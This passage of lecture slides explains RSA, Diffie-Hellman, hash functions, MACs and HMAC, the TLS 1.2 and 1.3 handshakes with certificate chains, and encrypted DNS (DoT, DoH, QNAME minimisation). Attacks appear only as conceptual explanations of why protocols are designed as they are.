$$\begin{aligned} &= (65 \cdot 1232^2 \cdot 1232^2) \bmod 3233 \\ &= ((65 \bmod 3233) \cdot (1232^2 \bmod 3233)^2) \bmod 3233 \\ &= (65 \cdot 1547^2) \bmod 3233 \\ &= 2790 \end{aligned}$$

Security of RSA

- RSA, as presented here, is not secure and should not be used in its simple form
- Obviously, it's deterministic: attacker can guess meaning of message from previous messages
- Another problem is: RSA is multiplicatively homomorphic:
$$E(pk, m_1 \cdot m_2) = E(pk, m_1) \cdot E(pk, m_2)$$
- Example: A computer uses RSA to encrypt a 64-bit message $m \rightarrow c = E(pk, m)$
 - With 20% probability, $m = m_1 \cdot m_2$ where m_1 and m_2 are both 34-bit numbers
 - Attacker builds a table with $c/E(pk, m_1)$ for all 2^{34} possible m_1
 - Attacker goes through all 2^{34} possible m_2 and checks whether $E(pk, m_2)$ is in the table. When a matching entry is found, we know m_1 and m_2 and therefore $m = m_1 \cdot m_2$

Using RSA with symmetric ciphers

- In practice, randomness is introduced
- A practical problem: RSA can only encrypt messages shorter than the modulus n
 - How about using RSA as a block cipher? Too slow!
- Sender does
 1. Append random padding to message m
 2. Generate random secret number x and $y = E_{RSA}(pk, x)$
 3. Generate a symmetric key $k = H(x)$ where H is a hash function
 4. Encrypt the message m with symmetric-key encryption: $c = E_{Symm}(k, m)$
 5. Send (y, c)
- Receiver does
 1. Decrypt y to get x using their private key
 2. Get $k = H(x)$ and decrypt c

Diffie-Hellman(-Merkle) Key Exchange Protocol

Diffie-Hellman(-Merkle) Key Exchange Protocol

- DH provides a secure way to share a secret (e.g. a key for symmetric cryptography) between two parties A and B
 1. A chooses a large prime p and an integer $1 \leq g \leq p$ and sends (p, g) to B
 2. A chooses a secret number a , B chooses a secret number b
 3. A sends $X = g^a \bmod p$ to B
 4. B sends $Y = g^b \bmod p$ to A
 5. Both sides calculate a shared secret $g^{ab} \bmod p$:
 - A calculates: $Y^a \bmod p = g^{ba} \bmod p = g^{ab} \bmod p$
 - B calculates: $X^b \bmod p = g^{ab} \bmod p$
 6. A and B can now use $g^{ab} \bmod p$ as shared key for symmetric encryption

Security of DH

- Surprisingly, it is very hard for an eavesdropper to calculate a even if g , p and $g^a \bmod p$ are known
 - Calculating $g^a \bmod p$ from g , a , p is easy
 - Calculating the discrete logarithm a from g , p and $g^a \bmod p$ is difficult if p is large
- Current recommendation: p should have at least 2000 bits
- Not secure against Man-in-The-Middle attacks!
 - In practice, DH is combined with an authentication protocol where A and B prove their identity
- If DH is run for every new connection, i.e. a new shared secret every time (ephemeral key), it provides *forward secrecy*: even if an attacker finds the secret, past connections recorded by the attacker are still safe

Elliptic Curve Diffie-Hellman (ECDH)

- Instead of the Discrete Logarithm Problem, it relies on the Elliptic Curve Discrete Logarithm problem
- We will not see how this works mathematically
 - Basic idea: g is not just some integer, it is a point on an elliptic curve, e.g. $y^2 = x^3 + mx + n$
 - The shape of the curve and some other parameters are agreed on between the two parties: the *domain parameters*
- Selecting a good curve is tricky. Most implementations select them from a list of recommended curves, like secp256r1 or Curve25519
- ECDH provides similar security as DH with much less bits (256 bits ECDH correspond to 2000 bits DH), therefore faster and nowadays the default key exchange protocol

Cryptographic Hash Functions

Hash function

- Hash: Take a variable length input string and return a fixed-length result

$$H: \{0,1\}^* \rightarrow \{0,1\}^n$$

- Cryptographic Hash: A hash function that is hard to invert
 - Use cryptographic algorithms internally
 - More expensive to compute than non-crypto hashes
- Sometimes called "Message Digest"

Examples:

- Non-crypto: Parity byte (byte-wise XOR)
- Non-crypto: CRC
- Cryptographic: SHA-1
 - NIST Secure Hash Algorithm
 - Takes a message less than 2^{64} bits, calculate 160 bits hash
- Cryptographic: SHA-2
 - SHA-256: 256 bits
 - SHA-512: 512 bits
- Cryptographic: MD4, MD5 (vulnerable)

Desired properties

- One-way:

Given a hash value y , it should be infeasible to find m such that $H(m) = y$

- Collision resistance:

It should be infeasible to find two messages m_1, m_2 such that $H(m_1) = H(m_2)$

- Random oracle property:

- $H(m)$ is indistinguishable from a random n -bit value
- Among others that means that an attacker must spend a lot of effort to be able to modify a message without altering its hash value

Collision resistance

- Birthday Paradox:
 - Given b possibilities and r random samples $x_1, \dots, x_r$
 - What is the probability that there are at least two messages x_i and x_j with $x_i = x_j$?
- $Prob(x_i = x_j) \approx 1 - \exp\left(-\frac{r^2}{2b}\right)$
- Rule of thumb:
 - $Prob(x_i = x_j) \approx 40\%$ when $r = b^{\frac{1}{2}}$

Collision resistance for crypto-hash func.


- Let $H: M \rightarrow_n \{0,1\}^n$
- Generate $2^{\frac{n}{2}}$ random (probably distinct) messages

$$m_1, \dots, m_{\frac{n}{2}} \in M$$

- Calculate hashes $t_i = H(m_i)$
- According to the birthday paradox, we will find two messages with same hash with probability $\approx 40\%$
- Example:
 - SHA-1 (160 bits) $\rightarrow 2^{80}$ brute-force hash evaluations
 - In 2017, an attack with $2^{63.1}$ evaluations was found
 - SHA-1 not recommended anymore

SHA-256

- Calculates a 256-bit hash
- As most other crypto-hashes, it is based on the *Merkle-Damgård* construction
- Compression function f :
 - Takes a message block $m[i]$ and result of previous computation h_{i-1} and computes $h_i = f(h_{i-1} || m[i])$
 - It can be shown that if f is collision-resistant, so is H




Message Authentication

Message Authentication Code (MAC)

- Key space K , message space M , tag space T
- Signing function calculates tag for a message
$$S: K \times M \rightarrow T$$
- Verification function verifies integrity of message
$$V: K \times M \times T \rightarrow \{yes, no\}$$
- Consistency: $\forall k \in K, m \in M: V(k, m, S(k, m)) = yes$
- Procedure:
 1. Sender calculates tag $t = S(k, m)$ for message m with key k
 2. Sender sends (m, t) to recipient
 3. Recipient calculates $r = V(k, m, t)$
 4. If $r \neq yes$ the message is rejected

Build a MAC using a hash function

- We can use a crypto-hash function to build a MAC
- Our first attempt to build a MAC:
 - $S(k, m) = H(m||k)$
 - Bad! If attackers finds a collision $H(m') = H(m)$ then hash functions based on *Merkle-Damgård* will calculate the same tag: $H(m||k) = H(m'||k)$
- Second attempt:
 - $S(k, m) = H(k||m)$
 - Again, bad for *Merkle-Damgård*-based hash functions: Attacker can extend the message m by e and calculate the correct $H(k||m||e)$ from $H(k||m)$
 - This is called a *length-extension attack*



HMAC (RFC 2104)

- Goal: Don't rely on the collision-resistance of H
- Basic idea of HMAC: Hide $H(k||m)$ from the attacker
$$S(k, m) = H(k||H(k||m))$$
(the actual implementation is a little bit more complicated)
- Provable security of HMAC:
 - If H is a pseudo-random function (PRF), then so is HMAC
 - “A PRF is a deterministic function of a key and an input that is indistinguishable from a truly random function of the input”
 - Since every PRF is a good MAC, HMAC is also a good MAC
- Often used: HMAC-SHA256, i.e. $H = \text{SHA-256}$

TLS

TLS

- TLS (Transport Layer Security) is a protocol to secure data exchange between two hosts
 - Mainly known as the protocol to secure HTTP (=HTTPS)
 - TLS 1.0 = based on SSL v3.0 with small modifications
 - Current version: TLS 1.3
- Features:
 - Hosts are authenticated
 - Transfer is encrypted
 - Supports different crypto protocols, for example RSA, AES,...

TLS 1.2 Handshake Part 1

(Assuming client connecting to a server in the following)

1. Client C opens TCP connection to server S
2. C sends "client_hello"
 - a random 256-bit number R_C
 - list of known crypto protocols
3. S replies with
 - a random 256-bit number R_S
 - list of supported crypto protocols
 - its X.509 certificate
4. C verifies certificate of S
5. (Optionally, C sends its own certificate to S)

X.509 Certificate

- https://en.wikipedia.org/wiki/X.509#Sample_X.509_certificates
- The X.509 certificate of the server contains
 - The identity of the server (Subject and SAN fields)
 - The public key of the server
 - The crypto algorithm for that key, e.g., RSA
 - Validity period (from-to dates)
 - Some other stuff

And finally:

- Which Certificate Authority (CA) issued the certificate
- Signature of the CA (=hash of the certificate content encrypted with the CA's private key)
- Algorithm used to generate the signature, e.g. SHA-256 with RSA encryption

How to obtain a certificate

1. Applicant generates public/private keys
2. Applicant sends a Certificate Signing Request (CSR) to the CA
 - contains the applicant's identity
 - signed with applicant's private key
 - Typically, in PKCS #10 format (RFC 2986)
3. CA verifies identity of applicant (somehow, for example physically)
4. CA creates and signs certificate with their own private key

Chain of trust

- Of course, the client can only verify the certificate (= decrypt the signature with the public key of the CA and verify the hash) if
 - the client knows the public key of the CA
 - the client trusts the CA
- In practice, the certificate is not always issued by a trusted CA
 - Instead, there is another *intermediate certificate* containing the public key of the CA and signed by a "higher" CA
 - We get a "chain of trust" (or better: a tree)
 - At the top of the tree: a *root certificate* issued by a trusted CA
 - The server typically sends the entire certificate chain to the client

Self-signed certificates

- The root certificate is *self-signed* (i.e. not signed by a higher CA)
- The trusted root certificates are built into the browser or the OS
- Everyone can self-sign a certificate
 - Useful in an intranet (e.g. inside a company)
 - Not usable outside (nobody will trust it)

Certificate verification

To verify a certificate, the client has to:

- Check the identity (must match the server domain name)
- Verify all certificates in the chain up to the root
 - If the client does not have enough resources, it can ask a server to do the verification (Server-based Certificate Validation Protocol; SCVP)
- Verify the validity periods
- Verify that the certificates have not been revoked
 - Check a certificate revocation list (CRL). List has to be downloaded from a trusted server, or ask a server to do the verification (Online Certificate Status Protocol; OCSP).
 - A certificate has to be revoked if an attacker gets the private key of a server

TLS Handshake Part 2

- After steps 1-4 (or 1-5): client and server have
 - exchanged 256-bit numbers R_C and R_S , agreed on a protocol, verified the certificates
- Diffie-Hellman is used to generate a Premaster Secret PS
 5. Server sends $g, p, g^a \bmod p$ (signed with private key)
 6. Client verifies signature (with server's public key)
 7. Client sends $g^b \bmod p$
 8. Client and server use $g^{ab} \bmod p$ as PS
 9. Using PS, R_C, R_S , C and S compute a Master Secret with a Pseudo Random Function (PRF, e.g. SHA-256)
 10. From the Master Secret, symmetric session keys K_C and K_S for encryption (one for each direction) and MAC keys M_C and M_S for MAC are created with another PRF

TLS records

- The user data is sent in TLS records of up to 16 KBytes
- Typically, first, the MAC is calculated over the record (including a sequence number to avoid replay attacks) with M_C or M_S
- Then, the entire record is encrypted with negotiated symmetric cipher and keys K_C or K_S (“MAC-then-encrypt”)

Byte	+0	+1	+2	+3
0	Content type			
1..4	Version		Length	
5..n	Payload			
n..m	MAC			
m..p	Padding (block ciphers only)			

TLS Handshake Part 2 (2)

- Alternatively, RSA can be used instead of DH:
 5. C generates 368-bit "Premaster Secret" PS
 6. C sends PS to S, RSA-encrypted with public key of S
 7. C and S compute symmetric session keys K_C and K_S (one for each direction) using PS, R_C, R_S

Public Key Infrastructure (PKI)

All the components that we have seen so far for TLS form a PKI:

- Certificates
- CA
- CRL
- Online validation authorities if necessary (via SCVP and OCSP)
- Not seen here: Registration Authorities (RA)
 - RA are authorized by a CA to authenticate applications
 - Certificate is still created by the CA

SSL/TLS limitations

- Note that TLS does not protect against
 - DoS attacks (SYN flooding,...)
 - Application vulnerabilities (SQL injection, XSS,...)
 - Design errors, e.g., a TLS-protected "Pay" button on an unencrypted web page → Man-in-The-Middle can modify the web page
 - Users who visit a phishing website without checking the certificate
 - Compromised CA: If attacker gets CA's private key, they can generate their own certificates for *any* website

Weaknesses of TLS 1.2

- TLS up to version 1.2 adds a lot of latency to web traffic: TCP 3-way handshake + TLS handshake = several RTTs
 - bad for websites with a lot of objects (pictures, advertisements,...) from different web servers
- In TLS 1.2, the negotiation of the ciphers is not signed and some ciphers are known to be weaker than others
 - Man in the middle could do a *downgrade attack*: force client and server to use a weak cipher

TLS 1.3

- Improvements in TLS 1.3:
 - Removing support for some problematic ciphers and cipher modes
 - Negotiation of cipher is signed, too
 - Reduce latency of TLS handshake

Removing support for problematic ciphers and cipher modes (1)

- In TLS1.3, RSA is no longer allowed for establishing the Premaster Secret (but still allowed for authentication)
 - Reason: RSA lacks forward secrecy
 - RSA keys are usually used for a long time. If an attacker obtains the server's private key, they can decrypt all past sessions using that key
- DH or ECDH are the only allowed key exchange mechanism in TLS1.3

Removing support for problematic ciphers and cipher modes (2)


- In TLS1.2, the client/server chose the parameters for DH
 - Risk that the numbers were too small or had undesirable mathematical properties
- TLS1.3 explicitly defines the parameters (*groups*) that are supported: <https://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-8>

Removing support for problematic ciphers and cipher modes (3)

- In TLS, the record is first signed (MAC) and then encrypted with the symmetric cipher
 - It has turned that this is a bad idea: attacker can send garbage that the recipient must decrypt before it can check the signature
- Some stream ciphers like RC4 and CBC-mode block ciphers have turned out to be vulnerable
 - In the output of RC4, values at certain positions are predictable (*bias*) → attacker can recover the plaintext
 - POODLE attack against CBC-mode ciphers recovers the plaintext by repeatedly replacing the encrypted padding at the end of the message by other data without breaking the MAC <https://openssl-library.org/files/ssl-poodle.pdf>


AEAD

- Only allowed symmetric ciphers in TLS1.3 are AEAD ciphers (Authenticated Encryption with Additional Data)
 - ChaCha20-Poly1305
 - AES-GCM
 - ...
- AEAD ciphers take the plain text and additional data (e.g. the sequence counter) and produce a cipher text and an authentication tag. No separate MAC step anymore.



Cipher negotiation is signed

- The server adds its signature to entire handshake. Client can verify that the negotiation was not tampered by a Man-in-the-Middle



1-RTT mode in TLS 1.3

1. Client C opens TCP connection to server S
2. C sends "client_hello"
 - list of known crypto protocols and R_C
 - makes an assumption what crypto protocol will be used for the handshake (some variant of DH) and directly sends the necessary data
3. S computes K_S and replies with
 - the chosen crypto protocol and R_S
 - its own part of the data for the handshake
 - the X.509 certificate encrypted with K_S
4. C verifies certificate of S and computes K_C
5. Data exchange can be now encrypted

0-RTT mode in TLS 1.3

- Inspired by the QUIC protocol
- <https://blog.trailofbits.com/2019/03/25/what-application-developers-need-to-know-about-tls-early-data-0rtt/>
- Basic idea:
 - During session establishment, the client and the server share and store a secret “resumption master secret”
 - The next time the client connects to the same server, the secret is directly used to continue the communication, without handshake
- Vulnerable to replay attacks! No random numbers R_C, R_S
 - Don’t enable it for an existing web application without first thinking about the impact: for example, a bank application should not accept a money transfer order in 0-RTT mode

TLS and Server Name Indication (SNI)

- During the TLS handshake, the client includes the name of the server it wants to talk to in the ClientHello
 - This is needed because an IP address can host multiple domain names (e.g. "www.uclouvain.be" and "ucl.ac.be") but certificates are name specific
- SNI is sent in clear text in TLS1.2 and TLS1.3! Everybody can see which website you visit
- Encrypted Client Hello: an extension of TLS1.3
 - Web browser queries the public key of the server with DNS (`echconfig` entry in `HTTPS` record)
 - Client encrypts ClientHello message with the public key of the server

Secure DNS


Weaknesses of DNS

- As we have seen, the original DNS protocol has several weaknesses. DNS was mainly designed for redundancy and responsiveness
- DNS server is not authenticated, allowing
 - man in the middle (e.g. government) to manipulate DNS responses
 - attackers to send fake DNS responses (cache poisoning)
- DNS communication is not encrypted. Privacy leak!
 - Outsiders can see which domains you visit
- Attackers try to perform DoS attacks against DNS servers
- DNS is used for malicious activities (to send people to phishing websites, in botnets,...)

Improving DNS security

- Different aspects:
 - The data (“zone files”) stored in the DNS servers must be protected
 - But in this lecture, we will only look at the confidentiality and the integrity of the query/response mechanism
 - That’s what directly affects the users


DNS variants



Source: A Survey on DNS Encryption: Current Development, Malware Misuse, and Inference Techniques, Lyu et al., 2022

Improving DNS Confidentiality: DoT

- DNS-over-TLS (DoT)
- Standardized in 2016 (RFC 7858)
- Server runs on port 853 (TCP)
- Client opens long-lasting TLS connection over which it can send multiple DNS queries following the DNS-over-TCP format (with 2-byte length field)



DoT modes and support

- DoT has two modes:
 - *Opportunistic DoT*: Client only knows IP address of DNS server: TLS only offers encryption, no authentication
 - *Strict DoT*: Client knows domain name of DNS server: client can verify certificate of server
- Current status:
 - Cloudflare, Google, Quad9 offer DoT, more ISPs are coming
 - Supported by Android, iOS
 - Not by default supported by Windows, macOS

Improving DNS Confidentiality: DoH

- DNS over HTTPS
- Standardized in 2018 (RFC 8484)
- Port 443 (like HTTPS)
 - Difficult to block by network operator
 - But also difficult to detect when used by malware
- Makes it very simple for any application to send queries to any DNS server of their choice
- Supported by all modern browsers
- There are also draft specifications for DNS-over-DTLS (“TLS for UDP”) and DNS over QUIC

DoH protocol

- One DNS query = One HTTP request
- HTTP/2 or HTTP/3 highly recommended because they can multiplex concurrent requests over single TCP connection
- Server always responds with HTTP code 200 (unless there is an error in the DNS query format). The actual DNS result is in the response.
- Two ways to use DoH:
 - POST request to send DNS query in request body
 - GET request to send DNS query as HTTP parameters
- Formats (not supported by all servers):
 - Traditional binary DNS message (MIME type: application/dns-message)
 - JSON format (MIME type: application/dns-json)

DNS with GET request example

- GET request to `https://1.1.1.1/dns-query?name=google.com`
- Header field: `Accept: application/dns-json`
- Response:


TC: truncated because of MTU limit
RD: Recursion desired
RA: Recursion available

(From DNSSEC:)
AD: Authentic data (resolver believes the response was authenticated)
CD: Checking Disabled (resolver did not check signature)

```
{"Status":0,"TC":false,"RD":true,"RA":true,"AD":false,"CD":false,"Question":[{"name":"google.com","type":1}],"Answer":[{"name":"google.com","type":1,"TTL":63,"data":"66.102.1.102"}, {"name":"google.com","type":1,"TTL":63,"data":"66.102.1.113"}, .....]}
```


Improving DNS Confidentiality: QNAME minimization

- In recursive resolution, the entire domain name is sent to the server, even if only information for a part of the name is needed



- QNAME minimization should reduce this privacy leak by only sending the relevant information (e.g., “be” to the root NS)
- Activated by default in several open-source resolvers
- More complex than described here because a server can be responsible for more than one component of a domain name

Do you trust the resolver?

- Note that encrypted communication does not prevent that the owner of the resolver sees your DNS query
 - Even with QNAME minimization, the local resolver will see the full queried name
- No solution provided. You have to trust the resolver operator to follow the law (GDPR, etc.)
- Firefox has a list of Trusted Recursive Resolvers (TRRs) for DoH hardcoded in the browser

https://wiki.mozilla.org/Trusted_Recursive_Resolver

Do you trust the resolver? (Part 2)

- Also note that solutions like DoT and DoH only provide message integrity between client and resolver
- You have to rely the resolver operator that they correctly implement secure communication with other resolvers and DNS servers
 - No browser currently implements full end-to-end validation

Improving DNS integrity: DNSSEC

